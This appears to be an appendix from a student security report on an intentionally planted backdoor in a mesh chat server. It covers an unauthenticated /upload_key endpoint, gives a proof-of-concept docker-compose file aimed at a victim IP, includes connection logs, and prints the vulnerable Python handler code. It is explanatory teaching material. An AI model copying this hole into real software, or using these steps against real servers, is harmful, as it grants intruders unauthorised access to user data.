Appendix Z - Unauthorised Access

Description

This backdoor allows any server to join any neighbourhood, regardless of whether they were allowed to or not.

Technical Details

Servers employ an endpoint to upload public keys. This allows admins to quickly verify each other without needing to alert someone first. This endpoint is not documented, and can only be found through directory bursting, or already knowing it exists. The endpoint is not password protected, so anyone can browse to it and upload their public key.

Since a server connection is only 1 way, a server only needs to verify another server's public key in order to join the neighborhood. Essentially, this allows any server to join a neighborhood by maliciously uploading their public key without permission.

Objectives

1. Broken Access Control: Allows unauthorized servers to join any neighborhood without proper permissions.
2. Cryptographic Failures: Exploits weak key management by accepting arbitrary public key uploads.
3. Insecure Design: Takes advantage of the system's lack of proper validation for new neighborhood members.
4. Security Misconfiguration: Utilizes an exposed, undocumented endpoint (/upload_key) to compromise the system.

Exploitation Method (Proof of Concept)

1. Attacker identifies the `/upload_key` page through directory bursting, social engineering or some other threat vector.

- They note down the server's IP address and port `65.108.216.173:8766`




Figure 4.1: Attacker has found the upload_key page on a victim's HTTP server

2. Attacker initialises their server and sets the victim's server inside their `NEIGHBOUR_ADDRESSES` environment variable.


```
version: "3.8"
services:
  malicious_server:
    build:
      context: .
      dockerfile: ./server/Dockerfile
    container_name: malicious_server
    ports:
      - "8765:8765" # WebSocket port for clients
      - "8766:8766" # WebSocket port for servers
      - "8081:8081" # HTTP port for file transfers
    volumes:
      - malicious_client:/app/server/clients
      - malicious_files:/app/server/files
      - malicious_config:/app/server/config
      - victim_neighbours:/app/server/neighbours
    environment:
      - BIND_ADDRESS=0.0.0.0
      - CLIENT_WS_PORT=8765
      - SERVER_WS_PORT=8766
      - HTTP_PORT=8081
      - NEIGHBOUR_ADDRESSES=65.108.216.173:8766 # victim server
      - LOG_MESSAGES=True
      - EXTERNAL_ADDRESS=203.221.52.227
    networks:
      - olaf_network

volumes:
  malicious_client:
  malicious_files:
  malicious_config:
  victim_neighbours:

networks:
  olaf_network:
    driver: bridge
```

3. Attacker starts up their server for the first time. They note that they immediately disconnect from the victim server because their key hasn't been added yet!

```
[ 0 02:43:18 ted-bundy ~/Documents/OMesh ] $ docker compose -f malicious_server.yml
up --build
...
0.0s
Attaching to malicious_server
malicious_server  | 2024-09-29 17:13:28,099 - __main__ - INFO - Generated new key
pair and saved to config directory.
...
```

```
malicious_server  | 2024-09-29 17:13:44,802 - __main__ - INFO - Connected to server
at 65.108.216.173:8766
malicious_server  | 2024-09-29 17:13:45,472 - __main__ - INFO - Disconnected from
server 65.108.216.173.
```

4. The attacker makes a copy of their public key, and uploads it to the victim's server



After uploading, the victim server will accept connections from the malicious server, without it's admin authorising it

5. The malicious server attempts to connect again, this time sucessfully.

- The malicious server can now connect as if it was a verified neighbour and use other backdoors to do other malicious things; exfiltrate data, impersonate other clients, or control the other servers!

```
[ 0 02:52:33 jeffrey-dahmer ~/Documents/OMesh ] $ docker compose -f
malicious_server.yml up --build
...
Attaching to malicious_server
malicious_server  | 2024-09-29 17:22:37,154 - __main__ - INFO - Loaded existing key
pair from config directory.
...
malicious_server  | 2024-09-29 17:22:53,860 - __main__ - INFO - Connected to server
at 65.108.216.173:8766
malicious_server  | 2024-09-29 17:22:54,198 - __main__ - INFO - Received message of
type 'client_update'
malicious_server  | 2024-09-29 17:22:54,198 - __main__ - INFO - Updated client list
from server 65.108.216.173.
```

Figure 4.3: After sending a server hello to the victim's server, it receives back an updated client list meaning it has been verified!

Detection Challenges

- *No inherent 'backdoor' visible. Functionality for this code is actually used for real server operation and doesn't stand out as anything particularly malicious, just dangerous.*

- *Server endpoints are hidden and not documented. Malicious actors must use another tool to exploit this vulnerability.*

Code Snippet

```
    async def start(self):
        # ... (code for starting the server)

        # key endpoints
        app.router.add_get('/pub', self.handle_get_public_key)
        app.router.add_get('/upload_key', self.handle_upload_key_page)
        app.router.add_post('/upload_key', self.handle_upload_key)


    async def handle_get_public_key(self, request):
        """
        Returns the server's public key as a PEM-formatted string.
        """
        public_pem = export_public_key(self.public_key).decode('utf-8')
        return web.Response(text=public_pem, content_type='text/plain')

    async def handle_upload_key(self, request):
        """
        Handles the uploaded public key file and saves it to the neighbours
directory.
        """
        reader = await request.multipart()
        # Read address field
        field = await reader.next()
        if field.name != 'address':
            return web.Response(text="Missing 'address' field.", status=400)
        address = await field.text()

        # Read port field
        field = await reader.next()
        if field.name != 'port':
            return web.Response(text="Missing 'port' field.", status=400)
        port = await field.text()

        # Read file field
        field = await reader.next()
        if field.name != 'file':
            return web.Response(text="Missing 'file' field.", status=400)
        filename = field.filename
        if not filename.endswith('.pem'):
            return web.Response(text="Invalid file type. Only .pem files are
accepted.", status=400)

        # Save the uploaded file
        key_filename = f"{address}_{port}_public_key.pem"
        key_filepath = os.path.join(NEIGHBOURS_DIR, key_filename)
        size = 0
        with open(key_filepath, 'wb') as f:
            while True:
                chunk = await field.read_chunk()
```

```
                if not chunk:
                    break
                size += len(chunk)
                if size > 10 * 1024:  # Limit file size to 10KB
                    return web.Response(text="File size exceeds limit.", status=413)
                f.write(chunk)

        # Reload the neighbour public keys
        self.neighbour_public_keys = self.load_neighbour_public_keys()

        return web.Response(text=f"Public key for {address}:{port} uploaded
successfully.", status=200)

    async def handle_upload_key_page(self, request):
        """
        Serves an HTML page with a form to upload a public key file.
        """
        html = '''
        <html>
        <body>
            <h1>Upload Public Key</h1>
            <form action="/upload_key" method="post" enctype="multipart/form-data">
                Address: <input type="text" name="address" required><br>
                Port: <input type="text" name="port" required><br>
                Public Key File: <input type="file" name="file" accept=".pem"
required><br>
                <input type="submit" value="Upload">
            </form>
        </body>
        </html>
        '''
        return web.Response(text=html, content_type='text/html')
```